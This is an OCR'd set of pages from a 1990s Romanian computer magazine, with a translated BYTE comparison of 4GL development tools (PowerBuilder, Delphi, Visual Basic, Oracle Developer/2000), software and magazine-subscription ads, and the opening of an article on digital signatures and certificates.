PowerBuilder promovează dezvoltarea „condusă de date“ (data driven). Prima dată programatorul defineşte meta-datele în PowerBuilder's Extended Attribute Set, apoi clădeşte aplicaţia pe baza meta-datelor, construind ferestre de date şi extinzându-le funcţionalitatea prin programare cu PowerScript. Începând cu versiunea 5.0 Powersoft furnizează un compilator veritabil, care îmbunătăţeşte viteza de execuţie a aplicaţiilor dezvoltate. Tot pentru o performanţă mai bună, PowerBuilder suportă API-urile Win16 şi Win32 pentru Windows 3.1 şi respectiv Windows 95. În plus, furnizează interfaţă ODBC pe 32 de biţi cu suport pentru indecşi de tip cluster. Extinzând modelul existent de dezvoltarea obiectuală, PowerBuilder 5.0 suportă acum supraîncărcarea funcţiilor, permiţând proiectanţilor să creeze funcţii care acţionează în funcţie de tipul obiectelor care le sunt furnizate. Noul instrument pentru dezvoltarea în echipă din PowerBuilder, ObjectCycle, oferă facilităţi de administrare centrală (pe server) a obiectelor, permiţând controlul versiunilor, etichetare şi funcţii de raportare. PowerBuilder este compatibil cu tehnologia COM (Component Object Model), permiţând proiectanţilor să creeze servere COM şi ActiveX.

Începând cu versiunea 5.0, PowerBuilder poate să distribuie sarcinile de procesare pe mai multe servere îndepărtate, prin plasarea unor obiecte non-vizuale (care nu interacţionează cu utilizatorul). Această formă de partiţionare a aplicaţiilor permite proiectanţilor să producă aplicaţii care pot fi scalate la încărcări mai mari decât cele bazate pe arhitectura tradiţională în două straturi, prin plasarea unor anumite procesări pe un server din reţea. Powersoft numeşte această facilitate „Distributed PowerBuilder“ (DP).

Cu toate că arhitectura este convingătoare, utilizatorii au considerat DP dificil de configurat. Alte neajunsuri ar fi lipsa suportului pentru servere eterogene precum şi faptul că nu oferă totuşi nivelul de scalabilitate al altor arhitecturi care folosesc tehnologii three-tier verificate, cum ar fi monitoare de procesare a tranzacţiilor. Mulţi proiectanţi care lucrează cu PowerBuilder consideră DP un început promiţător, dar calea cea mai bună de partiţionare a aplicaţiilor rămâne cea care se bazează pe suportul COM oferit de PowerBuilder.


PowerBuilder - example50
File Edit Search Design Declare Window Help
Script - clicked for cb_ok returns long
Select Event
Paste Argument
Paste Object

```
    case 'e' // even
       tmp = '1'
    case 'o' //odd
       tmp = '2'
 end choose
 command = 'datawindow.print.page.rangeinclude = '+tmp
 if cbx_collate.checked then // collate output ?
    command = command +  " datawindow.print.collate =
 else
    command = command +  " datawindow.print.collate =
```

Cu PowerBuilder 5.0, dispuneți de un compilator veritabil, cu performanțe superioare în rularea aplicațiilor.

Borland Delphi

Paradigma de dezvoltare bazată pe componente din Delphi 2.0 oferă proiectanţilor cea mai bună soluţie de dezvoltare orientată pe obiecte şi componente. Construirea unei aplicaţii Delphi este doar o chestiune de construit interfeţe şi de precizare a comportamentului prin intermediul proprietăţilor sau a limbajului nativ de programare din Delphi, Object Pascal.

Delphi oferă o aplicaţie-cadru, Visual Component Library (VCL), pe care proiectantul o foloseşte ca baza pentru aplicaţia sa. Construcţia aplicaţiei se reduce la înţelegerea acestui cadru şi la găsirea componentelor care oferă cel mai bun punct de pornire pentru aplicaţia respectivă. De exemplu, VCL furnizează obiecte de interfaţă cu utilizatorul pentru vizualizarea şi modificarea datelor, precum şi casete-listă, casete combinate şi meniuri. Delphi poate să utilizeze componente Delphi native sau componente ActiveX. Puteţi lua componentele aşa cum sunt sau le puteţi extinde comportamentul prin tehnici OO tradiţionale. Delphi este compatibil COM, astfel încât se pot crea aplicaţii ca servere sau containere COM.

Delphi 3.0, acum în beta, merge mai în profunzimea complexităţii programării client/server decât versiunea actuală. Va suporta arhitecturi multi-strat, clienţi supli (thin clients) sau client/server, folosind atât vechea arhitectură bazată pe componente din Delphi cât şi arhitectura DCOM (Distributed COM) de la Microsoft. Noua versiune va oferi de asemenea proiectanţilor posibilitatea de partiţionare a aplicaţiilor în mici executabile şi DLL-uri care pot fi partajate într-un mediu de procesare distribuită.

Borland mai produce încă două instrumente care seamănă mult cu Delphi: JBuilder, pentru dezvoltarea rapidă de appleturi şi aplicaţii Java, şi C++ Builder, pentru dezvoltare rapidă în C++. Ambele produse sunt prevăzute să apară în acest an.

Visual Basic 5.0

Cu Visual Basic, proiectanţii creează aplicaţii compunând controale ActiveX (prin drag and drop) şi specificând apoi compor-

Caracteristicile mediilor 4GL

	Suport Web nativ	Suport COM	Suport pentru componente	Conexiuni la SGBD-uri	Suport nativ multi-strat	Livrare	Suport depozitar	Platforme suportate
PowerBuilder 5.0	ActiveX NSAPI ISAPI	Da (client și server)	ActiveX	ODBC Nativ Proprietar ORB	DCOM	Compilator nativ pe 32 biți	Extended Attribute Set	• Windows • Mac • Unix • OS/2
Visual Basic 5.0	ActiveX	Da (client și server)	ActiveX	ODBC	DCOM	Compilator nativ pe 32 biți	Microsoft Repository	• Windows
Delphi 2.0	ActiveX	Da (client și server)	ActiveX Proprietar	ODBC Nativ	DCOM	Compilator nativ pe 32 biți	Nu	• Windows
Developer/2000	CGI	Da (client și server)	ActiveX	ODBC Nativ	Proprietar cu SGBD Oracle	Interpretor	Oracle Repository (partajat cu Designer/2000)	• Windows • Mac • Unix


HotSoft KeyMap & Fonts

Add on

Designed for

MICROSOFT®
WINDOWS'95

Versiunea 2



Limbajul: Romanian

Layout: Romanian

☑ Literă

☐ Mută în spate

MS Sans Serif, 8, Regular | ă,Ă | 0227, 0195

KeyMap 2.0

- este utilitarul Windows 95 de care aveți nevoie pentru a scrie comod în orice limbă.
- permite configurarea software a tastaturii în funcție de necesitățile specifice oricărui utilizator.
- pentru fiecare layout atașat unei limbi și pentru fiecare tastă a acestuia, puteți configura 4 caractere ce să fie generate de acesta!
- se instalează și se configurează foarte ușor pentru oricine a mai utilizat un produs Windows 95.
- Vă oferim de asemenea, la cerere, peste 180 de fonturi True Type sau Adobe Type (postscript), conținând toate caracterele specifice limbilor europene cu alfabet latin.

40(0)65-166516

***

www.hotsoft.ro/keymap

HotSoft SRL

Noul KeyMap 2.0
pentru Win95

împreună cu peste 180
de fonturi

Disponibile din **15 sept. 1996**

Doresc să cumpăr produsul, KeyMap2.0.

V-am expediat la BCR Tg.Mureș în contul nr. 4072032198 al S.C.HotSoft SRL Tg-Mureș, 100.000 lei (în care sunt incluse și taxele poștale), cu mandatul poștal/ordinul de plată nr.: .... din data de ...., pentru o licență a acestuia.

(Pentru licențe multiple apelați la sediul firmei.)


☐ Doresc să-mi trimiteți și factură.

Numele și prenumele: .... Funcția: ....

Firma: ....Adresa: ....

Cod poștal/Localitate: .... Telefon/Fax: ....

Data .... Semnătura ....



Appearance 1 - 3D
AutoRedraw False
BackColor &H800000
BorderStyle 2 - Sizable

Visual Basic 5.0 prezintă un nou compilator de cod nativ, conexiuni ODBC de mare viteză și un mediu de dezvoltare ergonomic.

tamentul specific cu Visual Basic for Applications (VBA). VB permite conexiuni la baze de date doar prin ODBC. Destul de târziu, VB a fost aliniat la COM şi DCOM, iar de la versiunea 4.0 este complet compatibil ActiveX.

Visual Basic 5.0 abia a ieşit pe piaţă. Noutăţile versiunii 5.0 sunt reprezentate de câteva elemente de performanţă şi productivitate, cum este compilatorul nativ, conexiunile ODMC de mare viteză şi un mediu ergonomic de dezvoltare. Pachetul cuprinde o nouă versiune de VBA pe care o veţi găsi nu doar în VB ci şi zeci de alte produse care au licenţiat limbajul. Există de asemenea legături spre noul Transaction Server de la Microsoft, oferind astfel posibilităţi ieftine de procesare a tranzacţiilor. Noul T-SQL Debugger permite proiectanţilor să depaneze pe maşina client proceduri stocate.

Însă cea mai valoroasă facilitate a versiunii 5.0 este abilitatea de a crea controale ActiveX folosind paradigma de dezvoltare rapidă a lui VB. Se pot crea controale de la zero sau prin extinderea unora deja existente folosind un sistem de specializare (subclassing) pseudo-obiectual. Se pot chiar combina două sau mai multe controale pentru a crea unul singur, configurat după nevoile specifice. Aceste controale pot fi folosite în alte aplicaţii sau instrumente de dezvoltare compatibile ActiveX, sau pot fi livrate prin Internet sau intranet către clienţi care ştiu ActiveX. Microsoft livrează şi o versiune redusă (VB Control Creation Edition) pentru proiectanţii care vor să producă doar componente ActiveX.

VB 5.0 Enterprise Edition vine cu Microsoft Repository 1.0, ceea ce demonstrează că Microsoft poate să înveţe lucruri noi de la concurenţii săi. Microsoft Repository furnizează proiectanţilor un set de interfeţe ActiveX pentru definirea unor modele de partajare a informaţiilor, precum şi un mecanism de stocare pentru aceste modele. În felul acesta, proiectanţii pot defini arhitectura aplicaţiei folosind alte instrumente, de pildă scule CASE (cum este Rational Rose), pot să preia modelul creat direct în Visual Basic şi eventual să-l trimită înapoi către scula CASE. Depozitarul devine punctul de control central pentru modelul de date. Developer/2000 şi Designer/2000 de la Oracle (descrise în continuare) utilizează o arhitectură asemănătoare, dar depozitarul de la Microsoft este puţin mai deschis. Microsoft Repository foloseşte ca motor de stocare fizică Microsoft SQL Server.

Oracle Developer/2000

Developer/2000 este într-adevăr un instrument vechi recondiţionat pentru dezvoltarea modernă, orientată pe obiecte şi cu partiţionarea aplicaţiilor. Văzut mai de departe, Developer/2000 pare Oracle Forms 4.5 pentru Windows. Oferă toate facilităţile tradiţionale din Forms, inclusiv programare PL/SQL şi mediu de proiectare a interfeţelor.

Developer/2000 îşi centrează posibilităţile de dezvoltare în jurul depozitarului, pe care îl partajează cu Designer/2000, geamănul său CASE. Viziunea lui Oracle este că definiţi şi schiţaţi aplicaţia cu Designer/2000 şi stocaţi informaţiile de proiectare (meta-date, schema, modele de proces, etc.) în depozitar. Apoi folosiţi aceste informaţii pentru a crea partea client a aplicaţiei şi pentru a partiţiona aplicaţia.

Programatorii care lucrează cu Developer/2000 creează o aplicaţie definind-o cu Object Navigator, o interfaţă de navigare structurală şi de editare. Object Navigator permite proiectantului să localizeze, să editeze şi să inspecteze componentele aplicaţiei. Din Object Navigator, proiectanţii pot merge direct într-un editor de forme pentru a defini interfaţa, sau pot merge direct într-un editor de cod unde pot introduce comenzi PL/SQL pentru a defini comportamentul. PL/SQL este codul nativ şi pentru Oracle Database Server.

Developer/2000 oferă de posibilităţi de partiţionare a aplicaţiilor, permiţând proiectantului să plaseze (prin drag and drop) într-o bază de date Oracle obiecte definite prin PL/SQL la nivelul clientului. Aceasta furnizează proiectantului un mecanism de echilibrare a încărcării între client şi server, dar nu există mecanisme Developer/2000 pentru a crea straturi intermediare (middle tiers). Mai mult, sunteţi legaţi de Oracle ca SGBD, deoarece alte sisteme nu ştiu să ruleze obiecte PL/SQL.

Acum, încotro?

Aceste unelte fermecate vor continua să susţină dezvoltarea rapidă, în medii uşor de folosit. Vor oferi de asemenea mecanisme foarte performante pentru livrarea aplicaţiilor şi modalităţi simple de livrare pe Web şi partiţionare a aplicaţiilor. Folosirea depozitarelor este promiţătoare, ca şi includerea unor legături către middleware, cum ar fi monitoare de tranzacţii şi obiecte distribuite. Dar aceste instrumente nu sunt încă gata să realizeze aplicaţii complete, la nivel corporativ, fără un volum semnificativ de muncă adiţională. Dar ziua aceea se apropie.■

David S. Linthicum (**linthicum@worldnet.att.net**) *este manager principal la AT&T Solutions în Chantilly, Virginia.*

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Mircea Sârbu*]

INFORMAŢII UTILE

Borland
Scotts Valley, CA
800-233-2444
408-431-1000
http://www.borland.com

Microsoft
Redmond, WA
800-426-9400
206-882-8080
http://www.microsoft.com

Powersoft
Concord, MA
800-395-3525
508-287-1500
http://www.powersoft.com

Oracle
Redwood Shores, CA
800-633-0596
415-506-7000
http://www.oracle.com

COMPUTER PRESS
AGORA

PC MAGAZINE
Gadgets
THE TOP 100
COMPUTER SHOPPER
Buying Guide
HOT FOR 97
WIRED
Neal Stephenson
Wiring the Planet
Publish
Dr. Dobb's Journal
CLIENT SERVER DEVELOPMENT
BYTE
CAN JAVA REPLACE WINDOWS?

Prin intermediul firmei noastre puteți primi în mod regulat oricare dintre revistele americane de calculatoare din tabelul alăturat. Pentru aceasta este suficient să ne trimiteți o comandă în care să specificați titlurile dorite și datele Dvs. de identificare (nume, adresă, telefon, fax), iar noi vă vom expedia cu plata prin ramburs revistele solicitate. Prețul în lei pe care îl veți achita la primirea fiecărui colet poate fi obținut prin înmulțirea prețului în dolari specificat în tabel cu cursul de schimb valutar al BNR la care se adaugă cheltuiala de expediție percepută de Poșta Română. Atenție deci,

NU TRIMITEȚI BANI ÎN AVANS!!!

Vă rugăm să expediați comenzile Dvs. pe adresa:

Computer Press Agora srl, CP 94 OP 49, București, fax: 3309285

TITLU	FRECVENȚĂ	PREȚ
3D DESIGN	12	5.93
ACCESS VB ADVISOR	12	7.49
AIXTRA	4	7.43
BOARDWATCH	12	8.93
BYTE	12	5.93
C/C++ USERS JOURNAL	12	7.43
C++ REPORT	9	11.93
CA-UNICENTER ADVISOR	6	8.93
CADALYST	12	5.93
CADENCE	12	5.93
CD-ROM PROFESSIONAL	12	10.43
CIRCUIT CELLAR	12	5.93
COLOR PUBLISHING	6	7.43
COMPUTER ARTIST	6	7.43
COMPUTER GAMING WORLD	12	5.99
COMPUTER GAMING WORLD wCD	12	11.99
COMPUTER GRAPHICS WORLD	12	7.43
COMPUTER PLAYER	12	10.43
COMPUTER SHOPPER	12	7.49
COMPUTER SHOPPER BUYERS CD		7.49
CYBER SPORTS	4	7.49
DATA BASE ADVISOR	12	7.49
DATABASE PROG. & DESIGN	12	7.43
DBMS	12	5.93
DBMS 1996 BUYERS GUIDE		7.43
DELPHI INFORMANT	12	8.93
DIGITAL VIDEO MAGAZINE	12	7.43
DOS WORLD	6	8.93
DR. DOBBS JOURNAL	12	5.93
DR. DOBBS SOURCEBOOK	6	7.43
ELECTRONIC GAMING MONTH	12	7.49
EMG2	12	7.49
FOXPRO ADVISOR	12	7.49
GAMEFAN	12	8.93
GAME DEVELOPER	6	8.93
GAME PLAYERS MAGAZINE	12	7.49
GAME PRO	12	7.49
INTERACTIVITY	12	7.43
I-WAY	12	8.93
INTERNET WORLD	12	7.43
INTERNET & JAVA ADVISOR	6	10.49
JAVA DEVELOPERS JOURNAL	12	11.93
JAVA REPORT	6	7.43
LAN MAGAZINE	12	7.43

TITLU	FRECVENȚĂ	PREȚ
LINUX JOURNAL	12	6.00
LOTUS NOTES ADVISOR	6	10.49
MACADDICT	12	11.99
MACTECH	12	8.78
MACUSER	12	5.99
MACWORLD	12	7.43
MAGAFAN	6	5.93
MICROSOFT INTERACTIVE DEV	12	7.43
MICROSOFT SYSTEMS JOUR.	12	7.43
MICROSTATION MANAGER	12	5.93
MICROSTATION WORLD	4	7.43
MONDO 2000	4	8.93
NEW MEDIA	12	7.43
OBJECT MAGAZINE	6	6.75
OBJECT ORIENTED PROGRAM.	9	13.50
ONLINE ACCESS	12	7.43
ONLINE ACCESS - CD	1 - 2	23.93
OS/2 DEVELOPER	6	14.93
OS/2 MAGAZINE	12	5.93
PC COMPUTING	12	5.99
PC GAMER	12	5.99
PC GRAPHICS & VIDEO	12	7.43
PC MAGAZINE	22	5.99
PC MAGAZINE CD-ROM	4	26.93
PC MAGAZINE SPECIAL ISSUE	4	8.93
PC WORLD	12	8.93
POWER BUILDER ADVISOR	6	11.99
PUBLISH	12	7.43
SOFTWARE DEVELOPMENT	12	5.93
SYS ADMIN	6	7.43
UNIX REVIEW	12	5.93
VB TECH JOURNAL	12	5.25
VIDEO TOASTER USER	6	7.43
VISUAL BASIC PROG. JOUR.	12	5.93
VISUAL DEVELOPER MAGAZINE	6	7.43
WEB, THE	12	5.93
WEB DEVELOPER	6	8.93
WEB TECHNIQUES	12	7.43
WEBSMITH	12	6.00
WINDOWS/DEV DEVELOPERS	12	7.43
WINDOWS NT	12	7.43
WINDOWS SOURCES	12	4.49
WINDOWS TECH JOURNAL	12	6.00
WIRED	12	7.43

Revistele pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din*
București*: Flamingo Computers, Bd.N. Titulescu nr.102; Computer House, str. Grigore Alexandrescu nr.47;*
Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica);
Craiova*: INTERCAFENET, Calea București A26 parter;* ***Cluj****: T&M Promedia, str. Doja nr.30*
Puteți comanda orice carte de la: ***Computer Press Agora s.r.l.****, C.P. 94 OP.49, București, fax: 01-3309285*
Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

CINE SE MUTĂ?

Înainte de a trece la derularea afacerilor pe Internet, trebuie să aveți siguranța autentificării.

De Peter Wayner

Gândiţi-vă la Internet ca la Vestul Sălbatic lipsit de praf, cu certuri în baruri, eroi şi comportament agresiv. Şi aşa cum Vestul Sălbatic s-a transformat în California de azi, cu pasiune pentru tot şi lapte degresat pe jumătate doar de vacă, aşa şi Internet devine mai acceptabil social în mare parte datorită unui lucru simplu ca semnătura.

O parte a problemelor din Internet provenea din faptul că nimeni nu ştia cu adevărat cine sunteţi. Şi în timp ce anonimatul poate fi un lucru util, el duce la disperare firmele de cărţi de credit şi băncile. La urma urmei, cum află ei dacă aveţi într-adevăr dreptul să scoateţi 50.000$ din contul lui Bill Gates? Aşa că băncile, firmele de cărţi de credit şi toate corporaţiile importante dezvoltă în mod activ unelte care vor permite oamenilor să pună semnături digitale şi să se asigure că semnăturile vor fi valabile şi în justiţie.

Băncile şi cei care dau bani împrumut nu sunt singurii interesaţi de semnăturile digitale. Multe companii experimentează semnături digitale cu orice document, începând cu e-mail şi terminând cu cele Word. Semnăturile pot oferi un nivel de integritate şi imposibilitate de repudiere care devine atractiv pentru oricine este îngrijorat de falsificarea datelor şi accesul neautorizat.

Deci, cum funcţionează? Care sunt proiectele majore? Cine vor fi utilizatorii? Cum obţineţi o semnătură? Şi cum implementaţi semnăturile la firmă?

Ce este semnătura mea?


Există mulţi algoritmi de semnătură digitală în literatura academică. Practic se remarcă însă trei dintre aceştia: semnătura pe bază de hash, standardul de semnătură digitală (DSS) a guvernului SUA şi semnătura RSA creată prin utilizarea algoritmului clasic dezvoltat de Don Rivest, Adi Shamir şi Len Adleman. Fiecare dintre algoritmi are utilizare diferită şi cerinţe diferite.

Noua infrastructură pentru securitate

Caracterul privat al datelor, integritatea şi imposibilitatea repudierii. Acestea sun cuvintele de ordine pe care le auziţi în orice discuţie despre afaceri on-line. Fără ele tranzacţiile dumneavoastră sunt nesigure.

Un certificat digital este modul de asigurare că sunteţi cine ziceţi că sunteţi. Obţineţi unul, prin informarea unei autorităţi de certificare CA privind datele personale. Pentru securitate redusă CA vă poate solicita doar adresa e-mail. Pentru securitate ridicată trebuie să dovediţi cine sunteţi.

O dată ce aveţi un certificat, vă puteţi autentifica pentru alţii, prin schimbul de certificate. O dată autentificat, puteţi începe uşor sesiunea de lucru cu criptare şi securitate.




Un beneficiar al comerţului electronic care a semnat un certificat poate intra într-o relaţie de încredere cu comerciantul deoarece acesta va avea o idee despre identitatea dumneavoastră.

Certificatele private sun o modalitate pentru firmă de a determina că utilizatorii de la distanţă sunt cine afirmă că sunt.

